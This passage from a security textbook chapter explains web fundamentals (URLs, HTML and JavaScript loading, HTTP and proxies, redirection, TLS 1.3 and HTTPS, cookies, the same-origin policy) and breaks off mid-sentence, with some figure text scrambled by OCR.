Chapter 9

Web and Browser Security

ISBN: 978-3-030-33648-6 (hardcopy), 978-3-030-33649-3 (eBook)

version: 25 Sept 2019

Chapter 9

Web and Browser Security

We now aim to develop an awareness of what can go wrong on the web, through browser-server interactions as web resources are transferred and displayed to users. When a browser visits a web site, the browser is sent a page (HTML document). The browser renders the document by first assembling the specified pieces and executing embedded executable content (if any), perhaps being redirected to other sites. Much of this occurs without user involvement or understanding. Documents may recursively pull in content from multiple sites (e.g., in support of the Internet's underlying advertising model), including scripts (*active content*). Two basic security foundations discussed here are the *same-origin policy* (SOP), and how HTTP traffic is sent over TLS (i.e., HTTPS). HTTP proxies and HTTP cookies also play important roles. As representative classes of attacks, we discuss cross-site request forgery, cross-site scripting and SQL injection. Many aspects of security from other chapters tie in to web security.

As we shall see, security requirements related to browsers are broad and complex. On the client side, one major issue is isolation: Do browsers ensure separation, for content from unrelated tasks on different sites? Do browsers protect the user's local device, filesystem and networking resources from malicious web content? The answers depend on design choices made in browser architectures. Other issues are confidentiality and integrity protection of received and transmitted data, and data origin authentication, for assurance of sources. Protecting user resources also requires addressing server-side vulnerabilities. Beyond these are usable security requirements: browser interfaces, web site content and choices presented to users must be intuitive and simple, allowing users to form a *mental model* consistent with avoiding dangerous errors. Providing meaningful *security indicators* to users is among the most challenging problems.

9.1 Web review: domains, URLs, HTML, HTTP, scripts

We first briefly review some essential web concepts. The *Domain Name System* (DNS) defines a scheme of hierarchical domain names, supported by an operational infrastructure. Relying on this, *Uniform Resource Locators* (URLs), such as those commonly displayed in the *address bar* of browsers, specify the source locations of files and web pages.

Domains, subdomains. A *domain name* consists of a series of one or more dot-separated parts, with the exception of the *DNS root*, which is denoted by a dot "." alone. *Top-level domains* (TLDs) include generic TLDs (*gTLDs*) such as `.com` and `.org`, and country-code TLDs (*ccTLDs*), e.g., `.uk` and `.fr`. Lower-level domains are said to be *subordinate* to their parent in the hierarchical name tree. Second-level and third-level domains often correspond to names of organizations (e.g., `stanford.edu`), with *subdomains* named for departments or services (e.g., `cs.stanford.edu` for computer science, `www.stanford.edu` as the web server, `mail.mycompany.org` as a mail server).

URL syntax. A URL is the most-used type of *uniform resource identifier* (URI). In Fig. 9.1, the one-part hostname `mckinstry` is said to be *unqualified* as it is a host-specific label (no specified domain); local networking utilities would resolve it to a local machine. Appending to it a DNS domain (e.g., the subdomain `math.waterloo.com`) results in both a hostname and a domain name, in this case a *fully qualified domain name* (FQDN), i.e., complete and globally unique. In general, *hostname* refers to an addressable machine, i.e., a computing device that has a corresponding IP address; a canonical example is `hostname.subdomain.domain.tld`. User-friendly domain names can be used (vs. IP addresses) thanks to DNS utilities that translate (*resolve*) an FQDN to an IP address.



unqualified hostname
second-level domain
file on host machine
URL example:
http://mckinstry.math.waterloo.com/cabin.html
retrieval protocol
subdomain of waterloo.com
[ ] denotes optional
URL template: (simplified)
scheme://host[:port]/pathname[?query]
may be used to pass parameters to an executable resource

Figure 9.1: URL example. The `port` is often omitted for a common retrieval `scheme` with a well-known default (e.g., port 21 `ftp`; 22 `ssh`; 25 `smtp`; 80 `http`; 443 `https`).

HTML. *Hypertext Markup Language* (HTML) is a system for annotating content in text-based documents, e.g., web pages. It aids formatting for display, using *markup tags* that come in pairs, e.g., <p>, </p>, to identify structures such as paragraphs and headings. Text appearing between tags is the actual content to be formatted. A *hyperlink* specifies a URL identifying a web page from a separate location, e.g., on a remote server. An *anchor tag* associates such a URL with a string to be displayed:

<a href="*url*">*textstring-for-display*</a>

If the user clicks the screen location of this string (which is, e.g., underlined when displayed), the browser fetches a document from that URL. Displayed pages typically involve a browser assembling content from numerous locations. An *inline image tag*

<img src="*url*">

instructs the browser to fetch (without any user action) an image from the specified URL, and embed that image into the page being rendered (displayed). Note that tags may have parameters of form `name=value`.

EXECUTABLE CONTENT IN HTML. HTML documents may also contain tags identifying segments of text containing code from a *scripting language* to be executed by the browser, to manipulate the displayed page and underlying document object. This corresponds to *active content* (Sections 9.4–9.6). While other languages can be declared, the default is *JavaScript*, which includes conventional conditional and looping constructs, functions that can be defined and called from other parts of the document, etc. The block

```
<script>put-script-fragment-here-between-tags</script>
```

identifies to the browser executable script between the tags. Scripts can be included inline as above, or in an external linked document:

```
<script src="url"></script>
```

This results in the contents of the file at the quoted *url* replacing the empty text between the opening and closing script tags; Section 9.4 discusses security implications. Scripts can also be invoked conditionally on browser-detected *events*, as *event handlers*. As common examples, `onclick="`*script-fragment*`"` executes the script fragment when an associated *form button* is clicked, and `onmouseover="`*script-fragment*`"` likewise triggers when the user cursors (hovers) the mouse pointer over an associated document element.

DOCUMENT LOADING, PARSING, JAVASCRIPT EXECUTION (REVIEW).[1] To help understand injection attacks (Sections 9.5–9.7), we review how and when script elements are executed during browser loading, parsing, and HTML document manipulation. JavaScript execution proceeds as follows, as a new document is loaded:


1. Individual script elements (blocks enclosed in script tags) execute in order of appearance, as the HTML parser encounters them, interpreting JavaScript as it parses. Such tags with an `src=` attribute result in the specified file being inserted.
2. JavaScript may call `document.write()` to dynamically inject text into the document before the loading process completes (calling it afterwards replaces the document by the method's generated output). The dynamically constructed text from this method is then injected inline within the HTML document. Once the script block completes execution, HTML parsing continues, starting at this new text. (The method may itself write new scripts into the document.)
3. If `javascript:` is the specified scheme of a URL, the statements thereafter execute when the URL is loaded. (This browser-supported *pseudo-protocol* has as URL body a string of one or more semicolon-separated JavaScript statements, representing an HTML document; HTML tags are allowed. If the value returned by the last statement is void/null, the code simply executes; if non-void, that value converted to a string is displayed as the body of a new document replacing the current one.) Such `javascript:` URLs can be used in place of any regular URL, including as the URL in a (hyperlink) `href` attribute (the code executes when the link is clicked, similar to `onclick`), and as the action attribute value of a `<form>` tag. Example:

[1] We cannot give a JavaScript course within this book, but summarize particularly relevant aspects.

```
<a href="javascript:  stmt1 ; stmt2 ; void 0; ">Click me</a>
```

4. JavaScript associated with an event handler executes when the event is detected by the browser. The `onload` event fires after the document is parsed, all script blocks have run, and all external resources have loaded. All subsequent script execution is event-driven, and may include JavaScript URLs.

HTTP. *Hypertext Transfer Protocol* (HTTP) is the primary protocol for data transfer between web browsers and servers. A client (browser) first opens a TCP connection to a server, and then makes an HTTP *request* consisting of: request-line, header (sequence of HTTP header lines), and optional body (Fig. 9.2). The `request-methods` we focus on are `GET` (no body allowed), `POST` (body is allowed), and `CONNECT` (below). The `request-URI` is the requested object. The HTTP *response* is structured similarly with the request-line replaced by a status-line summarizing how the server fared.



```
GET /filepath/file.html HTTP/1.1

Referer: http://from.domain.com/doc.html
Host: target.domain.com
User-Agent: Mozilla/5.0

HTTP/1.1 200 OK
HTTP/1.1 404 Not Found
```

Figure 9.2: HTTP request and HTTP response. HTTP header lines are separated by line-ends; a blank line precedes the optional body. The `request-URI` is generally a local resource identifier (the TCP connection is already set up to the intended server); however when a proxy is to be used (Fig. 9.3), the client inserts a fully qualified domain name, to provide the proxy sufficient detail to set up the TCP connection.

‡**WEB FORMS.** HTML documents may include content called *web forms*, by which a displayed page solicits user input into highlighted fields. The page includes a "submit" button for the user to signal that data entry is complete, and the form specifies a URL to which an HTTP request will be sent as the action resulting from the button press:

```
<form action="url" method="post">
```

On clicking the button, the entered data is concatenated into a string as a sequence of "fieldname=value" pairs, and put into an HTTP request body (if the `POST` method is used).

If the GET method is used—recall GET has no body—the string is appended as *query data* (arguments per Fig. 9.1) at the end of the request-URI in the request-line.

‡REFERER HEADER. The (misspelled) Referer header (Fig. 9.2) is designed to hold the URL of the page from which the request was made—thus telling the host of the newly requested resource the originating URL, and potentially ending up in the logs of both servers. For privacy reasons (e.g., browsing history, leaking URL query parameters), some browsers allow users to disable this feature, and some browsers remove the Referer data if it would reveal, e.g., a local filename. Since GET-method web forms (above) append user-entered data into query field arguments in the request-URI, forms should be submitted using POST—lest the Referer header propagate sensitive data.




Figure 9.3: HTTP proxy. An HTTP proxy may serve as a gateway function (1, 2) or translate between HTTP and non-HTTP protocols (1, 3). Through the HTTP request method CONNECT, the proxy may allow setting up a tunnel to relay TCP streams in a virtual client-server connection—e.g., if encrypted, using port 443 (HTTPS, 4) or port 22 (SSH, 5). For non-encrypted traffic, the proxy may cache, i.e., locally store documents so that on request of the same document later by any client, a local copy can be retrieved.

HTTP PROXIES. An HTTP *proxy* or proxy server is an intermediary service between a client and an endpoint server, that negotiates access to endpoint server resources and relays responses—thus acting as a server to the client, and as a client to the endpoint server. Such a "world wide web" proxy originally served (Fig. 9.3) as an access-control *gateway* to the web (as a precursor to enterprise firewalls, Chapter 10), allowing clients speaking a single protocol (HTTP) to access resources at remote servers employing various *access schemes* (e.g., FTP). This also simplified client design, with the proxy handling any header/content modifications or translations needed for interoperability, and the proxy keeping audit logs, inspecting content and performing other firewall functions. A second motivation for an HTTP proxy was *caching* efficiency—identical content requested multiple times, including by different clients, can be retrieved from a locally stored copy. (Note that HTTPS spoils this party, due to content encryption.)

HTTP CONNECT. Modern browsers support HTTP proxying by various means, and its use is common (e.g., in enterprise firewalls, and hotel/coffee shop wireless access points). When a regular HTTP request is forwarded, the proxy finds the target server from the request-URI (Fig 9.2). If the HTTP request is over TLS (Section 9.2) or SSH, e.g., if the TCP connection is followed by a TLS set-up, the server hostname cannot be found this way, as the HTTP payload is encrypted data. This motivated a new HTTP *request method*: the `CONNECT` method. It has a request-line, with request-URI for the client to specify the target server hostname and port, that is provided prior to setting up an encrypted channel. The `CONNECT` method specifies that the proxy is to use this to set up a TCP connection to the server, and then simply relay the TCP byte stream from one TCP connection to the other without modification—first the TLS handshake data, then the HTTP traffic (which will have been TLS-encrypted). The client sends the data as if directly to the server. Such an end-to-end virtual connection is said to *tunnel* or "punch a hole" through the firewall, meaning that the gateway can no longer inspect the content (due to encryption). To reduce security concerns, the server port is often limited to 443 (HTTPS default) or 22 (SSH default, Chapter 10). This does not, however, control what is in the TCP stream passed to that port, or what software is servicing the port; thus proxies supporting `CONNECT` are recommended to limit targets to a whitelist of known-safe (i.e., trusted) servers.

(Ab)use of HTTP proxies. Setting modern web browsers to use a proxy server is done by simply specifying an IP address and port (e.g., 80) in a browser *proxy settings* dialogue or file; this enables trivial middle-person attacks if the proxy server is not trustworthy. HTTP proxies raise other concerns, e.g., HTTPS interception (Section 9.2).

Browser (URL) redirection. When a browser "visits a web page", an HTML document is retrieved over HTTP, and locally displayed on the client device. The browser follows instructions from both the HTML document loaded, and the HTTP packaging that delivered it. Aside from a user clicking links to visit (retrieve a base document from) other sites, both HTML and HTTP mechanisms allow the browser to be *redirected* (forwarded) to other sites—legitimate reasons include, e.g., a web page having moved, an available mobile-friendly version of the site providing content more suitably formatted for a smartphone, or a site using a different domain for credit card payments. Due to use (abuse) also for malicious purposes, we review a few ways *automated redirection* may occur:

1. JavaScript redirect (within HTML). The `location` property of the `window` object (DOM, Section 9.3) can be set by JavaScript:

   ```
   window.location="url"    or    window.location.href="url"
   ```

   Assigning a new value in this way allows a different document to be displayed.

2. `refresh` meta tag (within HTML). The current page is replaced on executing:

   ```
   <meta http-equiv="refresh" content="N; URL=new-url">
   ```

   This redirects to *new-url* after N seconds (immediately if $N = 0$). If `URL=` is omitted, the current document is refreshed. This tag works even if JavaScript is disabled.

3. `Refresh` header (in HTTP response). On encountering the HTTP header:

   ```
   Refresh:  N; url=new-url
   ```

   the browser will, after N seconds, load the document from *new-url* into the current window (immediately if $N = 0$).

4. HTTP Redirection (in HTTP response, status code 3xx). Here, an HTTP header:

   ```
   Location: url
   ```

   specifies the redirect target. A web server may arrange to create such headers by various means, e.g., by a server file with line entries that specify: (requested-URI, redirect-status-code-3xx, URI-to-redirect-to).

Browser redirection can thus be caused by many agents: web authors controlling HTML content; server-side scripts that build HTML content (some may be authorized to dictate, e.g., HTTP response `Location` headers also); server processes creating HTTP response headers; and any malicious party that can author, inject or manipulate these items.[2]

9.2 TLS and HTTPS (HTTP over TLS)

OVERVIEW. HTTPS, short for "HTTP Secure", is the main protocol that secures web traffic. HTTPS involves a client setting up a TLS (Transport Layer Security) channel to a server over an established TCP connection, then transmitting HTTP data through the channel. Thus HTTP request-response pairs go "through a TLS pipe" (Fig. 9.4). A TLS client-server channel involves two stages historically called *layers*, as follows:

1. *Handshake layer* (parameter set-up). The handshake involves three functional parts:
   A) key exchange (authenticated key establishment; finalizes all crypto parameters);
   B) server parameters (all other options and parameters are finalized by the server); and
   C) integrity and authentication (of server to client, and optionally client to server).
2. *Record layer*. This protects application data, using parameters as negotiated.

Once handshake part A) completes, parts B) and C) can already be encrypted. The design intent is that attackers cannot influence any resulting parameters or keying material; at worst, an attack results in the endpoints declaring a handshake failure.

KEY EXCHANGE (TLS 1.3). The goal of this phase is to establish a *master key*, i.e., a shared secret known to client and server. The client nonce and server nonce contribute to the master key. Three key establishment options are available:

i) Diffie-Hellman ephemeral (DHE), i.e., with fresh exponentials, implemented using either finite fields (FF, e.g., integers mod p) or elliptic curves (ECDHE);

ii) *pre-shared key* (PSK) alone, the client identifying a master key by a PSK-label; or

iii) PSK combined with DHE. (Chapter 4 discusses *Diffie-Hellman* key agreement.)

The PSK is a long-term secret established out-of-band or a key from an earlier TLS connection. In Fig. 9.4, `PSK-label` identifies a pre-shared key; `offered-algorithms-list` includes a hash function used in the *key derivation function* (KDF), which creates, from the master key, unique use-specific *working keys* (like session keys) for later cryptographic operations. *Forward secrecy* (Chapter 4)—whereby disclosure of a long-term authentication secret does not compromise traffic encrypted under past working keys—is not pro-

[2] This may be in drive-by download (Ch. 7), phishing (Sect. 9.8), or middle-person attacks (Ch. 4, Ch. 10).



Client
(browser)
Server
offered-protocol-versions,
offered-algorithms-list,
client-nonce,
client-key-share and/or PSK-label
plaintext
1. ClientHello
2. ServerHello
A
server-nonce,
server-key-share and/or selected-PSK-label,
B
server-selected-connection-options,
C
server-certificate and signature,
server-finished-MAC
3. ClientAgain
client-certificate and signature (if requested)
client-finished-MAC
encrypted
HTTP
request
TLS channel
Application Data (secured by authenticated encryption)
HTTP
response
Close-notify messages exchanged
(TLS connection terminates)
A Key Exchange phase
B Server Parameters
C Authentication phase

Figure 9.4: HTTPS instantiated by TLS 1.3 (simplified). The HTTPS client sets up a TLS connection providing a protected tunnel through which HTTP application data is sent. The TLS handshake includes three message flights: ClientHello, ServerHello, ClientAgain. Some protocol message options are omitted for simplicity.

vided by PSK-alone, but is delivered by the DHE and PSK-with-DHE options provided the working keys themselves are ephemeral (erased after use).

Server authentication (TLS 1.3). The authentication of server to client is based on either a PSK, or a digital signature by RSA or one of two elliptic curve options, *ECDSA* and Edwards-curve DSA (*EdDSA*). The ClientHello and ServerHello message flights shown omit other client and server options; the latter includes a server signature of the TLS protocol transcript to the end of the ServerHello, if certificate-based server authentication is used. Note that signature functionality may be needed for handshake and certificate signatures. Client-to-server authentication is optional in TLS, and largely unused by HTTPS; but if used, and certificate-based, then the ClientAgain flight includes a client signature of the entire TLS protocol transcript. These signatures provide *data origin authentication* over the protocol transcript. The mandatory `server-finished-MAC` and `client-finished-MAC` fields are MAC values over the handshake messages to their respective points, providing each endpoint evidence of integrity over the handshake messages and demonstrating knowledge of the master key by the other (i.e., *key confirmation* per Chapter 4). This provides the authentication in the PSK key exchange option.

Encryption and integrity (TLS 1.3). TLS aims to provide a "secure channel" between two endpoints in the following sense. Integrating the above-noted key establishment and server authentication provides *authenticated key establishment* (Chapter 4).

This yields a master key and working keys (above) used not only to provide confidentiality, but also to extend the authentication to subsequently transferred data by a selected *authenticated encryption* (AE) algorithm. As noted in Chapter 2, beyond confidentiality (restricting plaintext to authorized endpoints), an AE algorithm provides data origin authentication through a MAC tag in this way: if MAC tag verification fails (e.g., due to data integrity being violated), plaintext is not made available. Post-handshake application data sent over a TLS 1.3 channel is encrypted using either the ChaCha20 stream cipher, or the Advanced Encryption Standard (AES) block cipher used in an AEAD mode (*authenticated encryption with associated data*, again per Chapter 2).

‡SESSION RESUMPTION (TLS 1.3). After one round trip of messages (Fig. 9.4), the client normally has keying material and can already send an encrypted HTTP request in flight 3 (in TLS 1.2, this required two round trips). For faster set-up of later sessions, after a TLS 1.3 handshake is completed, in a new flight the server may send the client a new_session_ticket (not shown in Fig. 9.4) either including an encrypted PSK, or identifying a PSK. This ticket, available for a future *session resumption*, can be sent in a later connection's ClientHello, along with a new client key-share (e.g., Diffie-Hellman exponential) and encrypted data (e.g., a new HTTP request already in a first message); this is called a *0-RTT resumption*. Both ends may use the identified PSK as a *resumption key*. The new client key-share, and a corresponding server key-share, are used to establish new working keys, e.g., for encryption of the HTTP response and later application traffic.

‡**Exercise** (HTTPS interception). The end-to-end security goal of HTTPS is undermined by middle-person type interception and re-encryption, including by client-side content inspection software and enterprise network middleboxes, often enabled by inserting new *trust anchors* into client or OS trusted certificate stores. Explain the technical details of these mechanisms, and security implications. (Hint: [17, 20]; cf. CDNs in Chapter 8.)

‡**Exercise** (Changes in TLS 1.3). Summarize major TLS 1.3 changes from TLS 1.2 (hint: [47], also online resources).

‡**Exercise** (Replay protection in TLS 1.3). Explain what special measures are needed in the 0-RTT resumption of TLS 1.3 to prevent *message replay* attacks (hint: [53]).

‡**Example** *(*STARTTLS*: various protocols using TLS).* Various Internet protocols use the name STARTTLS for the strategy of upgrading a regular protocol to a mode running over TLS, in a *same-ports strategy*—the TLS-secured protocol is then run over the existing TCP connection. (Running HTTP on port 80, and HTTPS on port 443, is a *separate-ports strategy*.) STARTTLS is positioned as an "opportunistic" use of TLS, when both ends opt in. It protects (only) against passive monitoring. Protocols using STARTTLS include: SMTP (RFC 3207); IMAP and POP3 (RFC 2595; also 7817, 8314); LDAP (RFC 4511); NNTP (RFC 4642); XMPP (RFC 6120). Other IETF protocols follow this strategy but under a different command name, e.g., FTP calls it AUTH TLS (RFC 4217).

‡**Exercise** (Link-by-link email encryption). (a) Provide additional details on how SMTP, IMAP, and POP-based email protocols use TLS (hint: STARTTLS above, and email ecosystem measurement studies [19, 25, 33].) (b) Give reasons justifying a same-ports strategy for these protocols (hint: RFC 2595).

9.3 DOM objects and HTTP cookies

Before considering browser cookies, we review how HTML documents are represented.

DOM. An HTML document is internally represented as a `document` object whose *properties* are themselves objects, in a hierarchical structure. A browser displays an HTML document in a window or a partition of a window called a *frame*; both are represented by a `window` object. The elements comprising HTML document content can be accessed through `window.document`; the `document` object is a property of the window it is displayed in. The `window.location` property (the window's associated `location` object) has as its properties the components of the URL of the associated document (Table 9.1). The data structure rooted at `document`, standardized by the *document object model* (DOM), is used to access and manipulate the objects composing an HTML document. The DOM thus serves as an API (interface) for JavaScript to web page content—allowing modification of DOM object properties, and thus, HTML document content. Displayed documents are rendered and updated based on the DOM `document` object.

Property or attribute	Section	Notes
`Location` (HTTP header)	9.1	sent by server (used in URL redirection)
`Domain` (HTTP cookie attribute)	9.3	origin server can increase cookie's scope
`document.domain`	9.4	hostname document was loaded from; alter to allow subdomain resource sharing
`window.location.href`	9.1, 9.3	URL of document requested; assigning new value loads new document
`document.URL` (read-only) formerly `document.location`	9.3	URL of document loaded; often matches `location.href`, not on server redirect

Table 9.1: Some DOM properties related to location and domain. HTTP-related items are given for context. The `document` window property is accessible as `window.document`.

BROWSER COOKIES. HTTP itself is a *stateless* protocol—no protocol state is retained across successive HTTP requests. This matches poorly with how web sites are used; successive page loads are typically related. Being able to retain state such as a language preference or shopping cart data enables better convenience and functionality. To provide the experience of *browsing sessions*, one work-around mechanism is HTTP *cookies*. The basic idea is that the server passes size-limited data strings to the client (browser), which returns the strings on later requests to the same server site or page (below). By default, these are short-lived *session cookies* stored in browser memory; server-set attributes can extend their lifetime as *persistent cookies* (below). Multiple cookies (with distinct server-chosen names) can be set by a given *origin server*, using multiple `Set-Cookie` headers in a single HTTP response (Fig. 9.2). All cookies from an origin server page are returned (using the `Cookie` request header) on later visits and, depending on per-cookie scope attributes, possibly also to other hosts. A server-set cookie consists of a "name=value" pair followed by zero or more such attributes, which are explained after this example.

Example *(Setting cookies and attributes).* In one HTTP response, a server could set two cookies with names `sessionID` and `language`, and distinct attributes, as follows:

```
Set-Cookie: sessionID=78ac63ea01ce23ca; Path=/; Domain=mystore.com
Set-Cookie: language=french; Path=/faculties; HttpOnly
```

Neither cookie specifies the `Secure` attribute (below), so clients will send both over clear HTTP. If the first cookie is set by origin server `catalog.mystore.com`, it will be available to all pages on `catalog.mystore.com`, `orders.mystore.com`, and `mystore.com`.

Cookie attributes. HTTP cookies have optional attributes as follows (here =*av* is a mnemonic to distinguish attribute values from the value of the cookie itself):

1) `Max-Age=`*av* seconds (or `Expires=`*date*, ignored if both present). This sets an upper bound on how long clients retain cookies; clients may delete them earlier (e.g., due to memory constraints, or if users clear cookies for privacy reasons). The result is a *persistent cookie*; otherwise, the cookie is deleted after the window closes.

2) `Domain=`*av*. The origin server can increase a cookie's scope to a superset of hosts including the origin server; the default is the hostname of the origin server. For security reasons, most clients disallow setting this to domains controlled by a public registry (e.g., `com`); thus an origin server can set cookies for a higher-level domain, but not a TLD. If an origin server with domain `subdomain1.myhost.com` sets `Domain` to `myhost.com`, the cookie scope is `myhost.com` and all subdomains.

3) `Path=`*av*. This controls which origin server pages (filesystem paths) a cookie is returned to. A cookie's default `Path` scope is the directory (and subdirectories) of the request-URI (e.g., for `domain.com/dir/index.html`, the default `Path` is `/dir`).

4) `Secure`. If specified (no value is used), the client should not send the cookie over clear HTTP, but will send it in HTTP requests over TLS (i.e., using HTTPS).

5) `HttpOnly`. If specified, the only API from which the cookie is accessible is HTTP (e.g., DOM API access to cookies via JavaScript in web pages is denied).

Each individual cookie a client receives has its own attributes. The client stores them alongside the cookie name-value pair. The attributes are not returned to the server. The combination of `Domain` and `Path` determine to which URLs a cookie is returned.

Example *(Returning* HTTP *cookies).* The following table (browsers may vary) assumes an HTTP response sets a browser cookie without `Domain` or `Path` attributes. Setting `Path=/` would make the cookie available to all paths (pages) on `sub.site.com/`.

URI on which a cookie is set:	`sub.site.com/dir/file`

Cookie also returned to:	`sub.site.com/dir/fileA,`
	`sub.site.com/dir/dirB/fileC`

Will not be returned to:	`sub.site.com/, bub.site.com/, site.com/`

‡Cookies: more details. The DOM API `document.cookie` returns all cookies for the current `document`. A client *evicts* an existing cookie if a new one is received with the same cookie-name, `Domain` attribute, and `Path` attribute. A client can disable persistent cookies; the boolean property `navigator.cookieEnabled` is used by several browsers to track this state. Subdomains, as logically distinct from higher-level domains, have their own cookies. Section 9.6 discusses cookie security further.

Exercise (Viewing cookies). On your favorite browser, look up how to view cookies associated with a given page (site), and explore the cookies set by a few e-commerce and news sites. For example, on Google Chrome 66.0.3359.117 cookies can be viewed from the Chrome menu bar: View→Developer→DeveloperTools→Storage→Cookies.

‡**Exercise** (Third-party cookies: privacy). Look up what *third-party cookies* are and explain how they are used to track users; discuss the privacy implications.

‡**Exercise** (Email tracking: privacy). Explain how *email tracking tags* can be used to leak the email addresses, and other information, related to mail recipients (hint: [21]).

9.4 Same-origin policy (DOM SOP)

The *same-origin policy* (SOP) is an isolation and access control philosophy to isolate documents. The general idea is that a page (document) from one source (origin) should not be able to interfere with (access or manipulate) one from another source. This is in the spirit of principle P5 (ISOLATED-COMPARTMENTS).

SOP MOTIVATION. Suppose we allowed one HTML document to load, and mix, pages from distinct domains `host1` and `host2`, with no other restrictions. Then JavaScript from `host1` in the resulting assembled document could access data associated with `host2`. This is problematic if `host1` is malicious and `host2` is a banking site. Some rules are thus needed—but strict host isolation policies fail to accommodate desirable interaction between cooperating subdomains, e.g., the catalog and purchasing divisions of an online store. This would also break the Internet advertising model, which involves embedding into rendered pages frames displaying third-party advertisements, which themselves are often sub-syndicated to further parties. Such *de facto* requirements are accommodated by HTML's <`script`> tag (Section 9.1) and `src=` attribute, whereby an HTML document may embed JavaScript from a remote file hosted on any domain. Thus a document loaded from `host1` may pull in scripts from `host2`. This, however, puts `host1` (and its visitors) at the mercy of `host2`, and motivates isolation-related rules to accompany the convenience and utility of such functionality (e.g., re-use of common scripts), as explained next.

DOM SOP. For HTML documents and scripts, the basic SOP rules are:

1) a base HTML document is assigned an *origin*, derived from the URI that retrieved it;
2) scripts and images are assigned the origins of the HTML documents that cause them to be loaded (rather than the origin of the host from which they are retrieved); and
3) as a general rule, scripts may access content whose assigned origin matches their own.

The goal is to isolate content from different hosts into distinct *protection domains* (cf. Chapter 5). But as we will see, SOP isolation goals are both hard to capture precisely (resource sharing is often desired for utility) and difficult to enforce, leaving browser-server interactions vulnerable to scripts that are maliciously injected or acquire assigned origins enabling security exposures—such as XSS attacks (Section 9.6) stealing data through resource requests to distinct origins.

ORIGIN TRIPLET (HTML DOCUMENTS AND SCRIPTS). The precise rule for comparing two (URI-derived) web origins is: origins are considered the same if they have an

